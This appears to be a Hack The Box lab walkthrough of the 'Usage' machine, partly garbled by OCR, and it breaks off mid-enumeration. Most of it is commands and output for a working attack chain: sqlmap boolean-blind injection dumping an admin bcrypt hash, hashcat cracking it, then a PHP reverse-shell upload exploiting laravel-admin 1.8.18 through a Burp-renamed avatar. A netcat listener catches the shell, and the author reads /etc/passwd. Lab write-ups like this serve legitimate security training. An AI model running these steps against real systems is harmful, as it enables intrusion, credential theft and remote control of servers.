
Correct — the `--technique` option in **sqlmap** allows you to specify which SQL injection techniques to use during testing. This can be helpful if you want to focus on or avoid certain methods.

Available Techniques

Code	Technique
B	Boolean-based blind
E	Error-based
U	UNION query-based
S	Stacked queries
T	Time-based blind
Q	Inline queries (a.k.a. "out-of-band")


use --technique=B as it is boolean injectable. it will only focus on B technique, it can save time.

Dumping Database names --dbs




```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 10 -p email --technique B --dbs
```

May be cause we are using threads 10, it shows wrong name.




```
available databases [3]:
[*] `aAraabmanae?schema`
[*] `imfoqmaaiin?s\x04hema`
[*] usage_bjog
```

We will reduce it to 5.




```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 5 -p email --technique B --dbs
```




```
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

In the database usage_blog, we will dump tables names.




```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 5 -p email --technique B -D usage_blog --tables
```




```
Database: usage_blog
[15 tables]
+------------------------+
| admin_menu             |
| admin_operation_log    |
| admin_permissions      |
| admin_role_menu        |
| admin_role_permissions |
| admin_role_users       |
| admin_roles            |
| admin_user_permissions |
| admin_users            |
| blog                   |
| failed_jobs            |
| migrations             |
| password_reset_tokens  |
| personal_access_tokens |
| users                  |
+------------------------+
```

Dump admin_users table




```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ sqlmap -r usage.req --batch --level 5 --risk 3 --threads 5 -p email --technique B -D usage_blog -T admin_users --dump
```




```
Database: usage_blog
Table: admin_users
[1 entry]
+----+---------------+---------+--------------------------------------------------------------+----------+---------------------+--------
-------------+--------------------------------------------------------------+
| id | name          | avatar  | password                                                     | username | created_at          | updated
_at          | remember_token                                               |
+----+---------------+---------+--------------------------------------------------------------+----------+---------------------+--------
-------------+--------------------------------------------------------------+
| 1  | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin    | 2023-08-13 02:48:26 | 2023-08
-23 06:02:19 | kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT |
+----+---------------+---------+--------------------------------------------------------------+----------+---------------------+--------
-------------+--------------------------------------------------------------+
```

Crack it




```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ hashcat hash /opt/rockyou.txt -m 3200
```



```
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1
```

admin:whatever1

Login to web.



admin.usage.htb/admin

Dashboard Description...


Environment

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file

Dependencies

php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3

Google "laravel-admin 1.8.18 exploit"
https://flyd.uk/post/cve-2023-24249/
it is just uploading php shell. Easy.



Details


After logging in to the larravel-admin background, going to the “user settings” (“用户设置”) interface, try to modify the user’ s avatar and save it, and then capture the requested data packet.

You can try to upload a php file ending in. jpg extended

Try to modify avatar

```
Content-Length: 1397
Accept: text/html, */*; q=0.01
DNT: 1
X-Requested-With: XMLHttpRequest
X-PJAX: true
X-PJAX-Container: #pjax-container
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryT224BuQmEDNNvsQt
Origin:
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: remember_admin_

------WebKitFormBoundaryT224BuQmEDNNvsQt
Content-Disposition: form-data; name="name"

admin
------WebKitFormBoundaryT224BuQmEDNNvsQt
Content-Disposition: form-data; name="avatar"; filename="php.jpg"
Content-Type: image/jpeg

<?php
@error_reporting(0);
```


upload file, name it as shelljpg cause it does not accept php file.
Use the reverse shell
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
Upload here and submit.



Edit


ID	1
* Username	admin
* Name	Administrator
Avatar	shell.jpg shell.jpg (5.36 KB)
	shell.jpg
Roles	× Administrator
Permissions	Permissions
Created At	2023-08-13 02:48:26
Updated At	2025-05-29 00:13:53

in burp, add php extension and forward.




```
eyJpdiI6IkdKQU1KVityb2N4cThHNGdRQkI0ZXc9PSIsInZhbHVlIjoiN3Z3T21QWEI4UEp5b1ZJd29UejdYQ1hjUFZ4aFJ5NjZEWXhFMkRwOFROSXRzckJib1RxS
FDZDVhTHBsbWNqRXArditLMXNaVGFPWWJsOHZNOEVMb0xlOUNXK0k1ZjhySUdMK29Gcnd0Mm5xQVEzNllmUUciLCJtYWMiOiI0OTk4ZmYzNjFmNjYyZjdjMDhlMmU
MzY3MWUzOWEwYTdmYTA4MmE1YjE1Nj8hMDhmZTI3IiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6InB5dEtJTGlLeERpbWc4TXNDaVhEdEE9PSIsInZhbHVlIjoiNnI1Z3c3ZmJ6QkZjVlFrMFB5NzVqakVZOFF5K2Z4eVhRaUhIYllXd2Q3ZjluREZzTEdMZ
VMR1JYN3ZXR1dIQmxrSUd1WFl1WERoK0RmaTF4eDd0YUFPMWhjUEFwUXlnTUZTSVJBOGNWNEJTblV6cy9WT1YiLCJtYWMiOiJhYjNhNTVkODhmY2Q1ZGY1YmE0NGF
ZmJjYmNjNWU2ZGQyNDIwOTIxOTY0YzkxN2I3YzAyIiwidGFnIjoiIn0%3D; remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=
eyJpdiI6ImMrM2Q2WVNUS29hZloyQVpNdERuSWc9PSIsInZhbHVlIjoibEIxMEtwSzU3bGlvTEpjMWQwdWdYZ1N3cjlEK0sva0trMEZ0ZUFkS2ZUMU5qbjZuRVRYc
1rWUdFS0VwWU96SDIyWUxHT2F2UlpSZkVCOHFDdE5NL1RpVTAra1Z3cGtVZEd6OTNaTDBtMw9ML1g3NnN4QUpTRU9xU2NVOGVtTjdzSVpyWWR6R2VGVlRnRDk2ZXB
djE2SnFWQ2NOcWNheTZPbHNCZlFoVFhSRzJ4L29Id3RPM0kyUmxnekMrbC9na1JXTmNJL3JSMGtFK2o2RUNWZz0iLCJtYWMiOiJkNTZjYWJkNjNiMTNjNDczNTE5M
VhMDZiZTVjYjhmNjVmMWY5NmFmOGU0NDkyNGNhMDJlIiwidGFnIjoiIn0%3D
Priority: u=0

-----------------------------164099787536242845561499536953
Content-Disposition: form-data; name="username"

admin
-----------------------------164099787536242845561499536953
Content-Disposition: form-data; name="name"

Administrator
-----------------------------164099787536242845561499536953
Content-Disposition: form-data; name="avatar"; filename="shell.jpg.php"
Content-Type: image/jpeg

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
```

Just refresh this page. (or click on download link if necessary).
It will automatically get shell.




We got shell now.




```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.43.63 57962
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 00:14:04 up 20:33,  0 users,  load average: 2.86, 2.81, 3.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(dash) gid=1000(dash) groups=1000(dash)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
```

User xander is found




```
dash@usage:/$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
dash:x:1000:1000:dash:/home/dash:/bin/bash
xander:x:1001:1001::/home/xander:/bin/bash
```

found this username forge.




```
